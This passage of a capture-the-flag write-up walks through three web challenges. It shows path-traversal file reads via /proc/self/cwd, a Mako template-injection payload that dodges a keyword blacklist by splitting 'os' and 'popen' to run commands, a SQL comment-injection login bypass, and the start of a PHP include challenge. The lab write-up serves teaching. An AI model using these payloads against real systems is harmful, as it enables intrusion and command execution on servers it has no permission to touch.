
<p>I immediately tried to read the flag: <code class="language-plaintext highlighter-rouge">?joke=../../../../../../../../../../../flag.txt</code></p>

<p>But the author was trolling:</p>

<blockquote>
  <p><em>“CATF{Fake_Flag_Try_Harder_Buddy} hahahaha nice try! Hint: You need an RCE…. and look somewhere for the real flag.”</em></p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Adminjokes/fakeflag.png" alt="fakeflag" /></p>

<p>The most interesting file was <code class="language-plaintext highlighter-rouge">/readflagbinary</code>. However, trying to read it via the browser resulted in an Internal Server Error because it’s an executable binary, not a text file. I needed an RCE to execute it.</p>

<hr />

<h2 id="-phase-2-source-code-review-via-procselfcwd">🧩 Phase 2: Source Code Review via <code class="language-plaintext highlighter-rouge">/proc/self/cwd</code></h2>


<p>To get an RCE, I needed to understand how the backend worked. Since I had LFI, I used a well-known Linux trick to read the source code of the running application.</p>

<p>By navigating to <code class="language-plaintext highlighter-rouge">/proc/self/cwd/</code>, which points to the Current Working Directory of the running process, I could read the main Python file: 
<code class="language-plaintext highlighter-rouge">http://167.99.34.2:5008/jokes?joke=../../../../../../../../../../../proc/self/cwd/app.py</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Adminjokes/burprequest.png" alt="burprequest" /></p>

<p>I extracted the source code. Here is the most critical part of the application logic:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>from mako.template import Template
import os

BLACKLIST = ["os", "system", "eval", "popen", "subprocess"]

# ... (other routes) ...

@app.route("/admin/profile")
def admin_profile():
    name = request.args.get("name", "Admin")
    lowered = name.lower()
    
    if any(token in lowered for token in BLACKLIST):
        return "Blocked by security filter.", 403

    template = Template(f"&lt;h2&gt;Admin Profile&lt;/h2&gt;&lt;p&gt;Welcome, {name}&lt;/p&gt;")
    return template.render() 
</code></pre></div></div>

<hr />

<h2 id="-phase-3-exploiting-ssti-server-side-template-injection">💻 Phase 3: Exploiting SSTI (Server-Side Template Injection)</h2>

<p>From the source code, two things were immediately obvious:</p>

<ol>
  <li>
    <p><strong>The Template Engine:</strong> The app uses <code class="language-plaintext highlighter-rouge">mako.template.Template</code>.</p>
  </li>
  <li>
    <p><strong>The Vulnerability:</strong> The <code class="language-plaintext highlighter-rouge">name</code> parameter in the <code class="language-plaintext highlighter-rouge">/admin/profile</code> route is directly concatenated into the template string <code class="language-plaintext highlighter-rouge">Template(f"...{name}...")</code> before rendering. This is a classic <strong>SSTI</strong> vulnerability.</p>
  </li>
</ol>

<h3 id="1-proof-of-concept-poc">1. Proof of Concept (PoC)</h3>


<p>I navigated to the hidden endpoint and tested a basic Mako SSTI payload: <code class="language-plaintext highlighter-rouge">GET admin/profile?name=${7*7}</code></p>

<p><strong>The Response:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HTTP/1.1 200 OK
Admin Profile 
Welcome, 49
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Adminjokes/49.png" alt="49" /></p>

<p>The math executed! The SSTI was confirmed.</p>

<h3 id="2-bypassing-the-blacklist-for-rce">2. Bypassing the Blacklist for RCE</h3>

<p>To read the flag, I needed to execute the <code class="language-plaintext highlighter-rouge">/readflagbinary</code> file. However, the developer implemented a blacklist: <code class="language-plaintext highlighter-rouge">BLACKLIST = ["os", "system", "eval", "popen", "subprocess"]</code></p>

<p>I couldn’t just use standard Python OS commands because the <code class="language-plaintext highlighter-rouge">name.lower()</code> check would block them.</p>

<p><strong>The Bypass:</strong> I crafted a payload using string concatenation inside the template execution block. By breaking the banned words into smaller strings and adding them together, I bypassed the filter.</p>

<p><code class="language-plaintext highlighter-rouge">'o'+'s'</code> avoids the <code class="language-plaintext highlighter-rouge">"os"</code> filter. <code class="language-plaintext highlighter-rouge">'po'+'pen'</code> avoids the <code class="language-plaintext highlighter-rouge">"popen"</code> filter.</p>


<p><strong>The Final Payload:</strong> <code class="language-plaintext highlighter-rouge">${__import__('o'+'s').__dict__['po'+'pen']('/readflagbinary').read()}</code></p>

<hr />

<h2 id="-phase-4-getting-the-flag">🏁 Phase 4: Getting the Flag</h2>

<p>I sent the final crafted payload via Burp Suite to execute the binary:</p>

<p><strong>Request:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>GET admin/profile?name=${__import__('o'+'s').__dict__['po'+'pen']('/readflagbinary').read()} HTTP/1.1
Host: 167.99.34.2:5008
Connection: keep-alive 
</code></pre></div></div>

<p><strong>Response:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>HTTP/1.1 200 OK
Server: Werkzeug/3.1.6 Python/3.12.13
Date: Tue, 24 Mar 2026 17:10:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 87
Connection: close

&lt;h2&gt;Admin Profile&lt;/h2&gt;&lt;p&gt;Welcome, CATF{Mak0_LF1_2_SSTI_Adm1n_J0k3s_Pwn3d_9f4e2b7c}&lt;/p&gt;
</code></pre></div></div>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/Adminjokes/flag.png" alt="flag" /></p>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{Mak0_LF1_2_SSTI_Adm1n_J0k3s_Pwn3d_9f4e2b7c}</code></p>

<p>==================================================================</p>

<h1 id="️-web-series-easy-injection">🕸️ Web Series: Easy Injection</h1>

<p>Moving on to the next Web challenge! As the name implies, “Easy Injection” was a straightforward challenge, This challenge was all about understanding the logic of authentication flows and exploiting improper input sanitization.</p>

<p><strong>Author:</strong> 0xdblm</p>

<p><strong>Points:</strong> 100</p>


<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/easyinjection/challenge.png" alt="challenge" /></p>

<h2 id="-the-challenge-description-2">📝 The Challenge Description</h2>

<blockquote>
  <p><strong>URL:</strong> <code class="language-plaintext highlighter-rouge">http://167.99.34.2:5777</code></p>
</blockquote>


<p>The homepage presented a standard portal with options to Register and Login. Standard users can create accounts, but administrative tools are restricted to staff members with elevated access.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/easyinjection/homepage.png" alt="homepage" /></p>

<h2 id="-phase-1-recon--standard-access">🔍 Phase 1: Recon &amp; Standard Access</h2>


<p>My first step was to play by the rules to see what a normal user can access. I went to the <strong>Register</strong> page and created a standard account with my signature credentials:</p>

<ul>
  <li>
    <p><strong>Username:</strong> <code class="language-plaintext highlighter-rouge">0xaskar</code></p>
  </li>
  <li>
    <p><strong>Password:</strong> <code class="language-plaintext highlighter-rouge">0xaskar</code></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/easyinjection/create.png" alt="create" /></p>


<p>After logging in, I was redirected to the user Dashboard. The dashboard confirmed my standard access and clearly stated:</p>

<blockquote>
  <p><strong>Account Status</strong> User workspace access: active Administrative tools: <strong>restricted</strong></p>
</blockquote>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/easyinjection/0xaskar.png" alt="0xaskar" /></p>

<p>There was a link pointing to a separate <strong>“Administrative Login”</strong> screen. That was my actual target.</p>

<hr />

<h2 id="-phase-2-the-admin-portal--sqli">💻 Phase 2: The Admin Portal &amp; SQLi</h2>

<p>I navigated to the Administrative Login page. It was a restricted area asking for an Admin Username and Password. The placeholder for the username explicitly hinted at <code class="language-plaintext highlighter-rouge">admin</code>.</p>

<p><strong>The Vulnerability:</strong> Whenever I see a custom login form, my first instinct is to test for <strong>SQL Injection (SQLi)</strong>. If the backend doesn’t sanitize the inputs and directly concatenates them into a SQL query, we can manipulate the logic to bypass the password check entirely.</p>

<p>A typical backend query looks something like this:</p>

<p>SQL</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>SELECT * FROM users WHERE username = 'USER_INPUT' AND password = 'PASSWORD_INPUT'; 
</code></pre></div></div>

<hr />

<h2 id="-phase-3-the-exploit-auth-bypass">💣 Phase 3: The Exploit (Auth Bypass)</h2>

<p>I decided to use a classic SQLi payload in the <strong>Admin Username</strong> field to comment out the rest of the query (specifically, the password verification part).</p>

<p><strong>The Payload:</strong></p>

<ul>
  <li>

    <p><strong>Admin Username:</strong> <code class="language-plaintext highlighter-rouge">admin' --</code></p>
  </li>
  <li>
    <p><strong>Admin Password:</strong> <code class="language-plaintext highlighter-rouge">0xaskar</code> <em>(or literally any random string)</em></p>
  </li>
</ul>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/easyinjection/payload.png" alt="payload" /></p>

<p><strong>Why it works:</strong> By injecting <code class="language-plaintext highlighter-rouge">admin' --</code>, the backend query transforms into:</p>

<p>SQL</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>SELECT * FROM users WHERE username = 'admin' --' AND password = '0xaskar'; 
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">--</code> turns the rest of the line into a comment in SQL. The database only executes <code class="language-plaintext highlighter-rouge">SELECT * FROM users WHERE username = 'admin'</code>, logs me in as the admin, and completely ignores whatever password I typed!</p>

<hr />

<h2 id="-phase-4-getting-the-flag-1">🏁 Phase 4: Getting the Flag</h2>


<p>The exploit worked flawlessly. The authentication was bypassed, and I was granted access to the <strong>Administration Panel</strong>.</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/easyinjection/flag.png" alt="flag" /></p>

<p><strong>Final Flag:</strong> <code class="language-plaintext highlighter-rouge">CATF{E4SY_e4sy_Easy_1nj3c410n}</code></p>

<hr />

<h1 id="️-web-series-i-love-php">🕸️ Web Series: I love PHP</h1>


<p>This challenge was a real treat for PHP lovers (and haters). The title says it all, and the description gave a huge hint: “PHP is a weird way to spell RCE.” It started as a simple file inclusion and turned into a full Remote Code Execution (RCE) using a clever trick with the PHP PEAR management tool.</p>

<p><strong>Author:</strong> marco</p>

<p><strong>Points:</strong> 244</p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/lovephp/challenge.png" alt="challenge" /></p>

<hr />

<h2 id="-the-challenge-description-3">📝 The Challenge Description</h2>
<blockquote>
  <p>“PHP is a weird way to spell RCE”</p>
</blockquote>

<blockquote>
  <p><strong>URL:</strong> <code class="language-plaintext highlighter-rouge">http://167.99.34.2:8888/</code></p>
</blockquote>


<p>Upon visiting the homepage, the source code was displayed directly:</p>

<p><code class="language-plaintext highlighter-rouge">&lt;?php 
$file = $_GET['file'] ?? null; 
if ($file) { 
    if (strpos($file, 'file://') === 0) { 
        include($file); 
    } 
} else { 
    highlight_file(__FILE__); 
}</code></p>

<p><img src="https://raw.githubusercontent.com/AbdelruhmanAskar/0/refs/heads/master/assets/images/Entry%20Cat%20CTF/lovephp/code.png" alt="code" /></p>

